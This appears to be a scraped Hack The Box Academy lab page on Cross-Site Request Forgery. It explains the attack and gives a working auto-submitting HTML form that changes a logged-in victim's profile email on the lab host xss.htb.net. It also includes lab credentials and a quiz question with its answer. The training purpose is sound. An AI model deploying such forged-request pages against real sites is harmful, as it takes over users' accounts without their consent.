Cross-Site Request Forgery (CSRF or XSRF)

Cross-site requests are common in web applications and are used for multiple legitimate purposes.

Cross-Site Request Forgery (CSRF or XSRF) is an attack that forces an end-user to execute inadvertent actions on a web application in which they are currently authenticated. This attack is usually mounted with the help of attacker-crafted web pages that the victim must visit or interact with, leveraging the lack of anti-CSRF security mechanisms. These web pages contain malicious requests that essentially inherit the identity and privileges of the victim to perform an undesired function on the victim's behalf. CSRF attacks generally target functions that cause a state change on the server but can also be used to access sensitive data.

A successful CSRF attack can compromise end-user data and operations when it targets a regular user. If the targeted end-user is an administrative one, a CSRF attack can compromise the entire web application.

During CSRF attacks, the attacker does not need to read the server's response to the malicious cross-site request. This means that Same-Origin Policy cannot be considered a security mechanism against CSRF attacks.

Reminder: According to Mozilla, the same-origin policy is a critical security mechanism that restricts how a document or script loaded by one origin can interact with a resource from another origin. The same-origin policy will not allow an attacker to read the server's response to a malicious cross-site request.

A web application is vulnerable to CSRF attacks when:

- All the parameters required for the targeted request can be determined or guessed by the attacker
- The application's session management is solely based on HTTP cookies, which are automatically included in browser requests

To successfully exploit a CSRF vulnerability, we need:

- To craft a malicious web page that will issue a valid (cross-site) request impersonating the victim
- The victim to be logged into the application at the time when the malicious cross-site request is issued

In your web application penetration testing or bug bounty hunting endeavors, you will notice a lot of applications that feature no anti-CSRF protections or anti-CSRF protections that can be easily bypassed.

We will focus on evading anti-CSRF protections in the following sections.

Cross-Site Request Forgery Example

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target`. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along. Don't forget to configure the specified vhost (`xss.htb.net`) to access the application.

Navigate to `http://xss.htb.net` and log in to the application using the credentials below:

- `Email: crazygorilla983`
- `Password: pisces`

This is an account that we created to look at the functionality of the application.

Run Burp Suite as follows.

Cross-Site Request Forgery (CSRF or XSRF)

```
MisaelMacias@htb[/htb]$ burpsuite
```

Activate burp suite's proxy (*Intercept On*) and configure your browser to go through it.

Now, click on "Save."

You should see the below.

Burp Suite Community Edition v2021.8.2 - Temporary Project

? Go to Questions

Table of Contents

Introduction to Sessions

Session Attacks

Session Hijacking

Session Fixation

Obtaining Session Identifiers without User Interaction

Cross-Site Scripting (XSS)

Cross-Site Request Forgery

Cross-Site Request Forgery (GET-based)

Cross-Site Request Forgery (POST-based)

XSS & CSRF Chaining

Exploiting Weak CSRF Tokens

Additional CSRF Protection Bypasses

Open Redirect

Remediation Advice

Skills Assessment


Session Security - Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left




We notice no anti-CSRF token in the update-profile request. Let's try executing a CSRF attack against our account (Ela Stienen) that will change her profile details by simply visiting another website (while logged in to the target application).

First, create and serve the below HTML page. Save it as `notmalicious.html`

Code: html

```
<html>
  <body>
    <form id="submitMe" action="http://xss.htb.net/api/update-profile" method="POST">
      <input type="hidden" name="email" value="attacker@htb.net" />
      <input type="hidden" name="telephone" value="&#40;227&#41;&#45;750&#45;8112" />
      <input type="hidden" name="country" value="CSRF_POC" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.getElementById("submitMe").submit()
    </script>
  </body>
</html>
```

If you are wondering how we ended up with the above form, please see the image below.




We can serve the page above from our attacking machine as follows.


Cross-Site Request Forgery (CSRF or XSRF)

```
MisaelMacias@htb[/htb]$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

No need for a proxy at this time, so don't make your browser go through Burp Suite. Restore the browser's original proxy settings.

While still logged in as Ela Stienen, open a new tab and visit the page you are serving from your attacking machine `http://<VPN/TUN Adapter IP>:1337/notmalicious.html`. You will notice that Ela Stienen's profile details will change to the ones we specified in the HTML page we are serving.








Our assumption that there is no CSRF protection in the application was correct. We were able to change Ela Stienen's profile details via a cross-site request.

We can now use the malicious web page we crafted to execute CSRF attacks against other users.


Next, we will cover how we can attack applications that feature anti-CSRF mechanisms.









Waiting to start...






+ 1 If the update-profile request was GET-based and no anti-CSRF protections existed, would you still be able to update Ela Stienen's profile through CSRF? Answer format: Yes or No
Yes
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX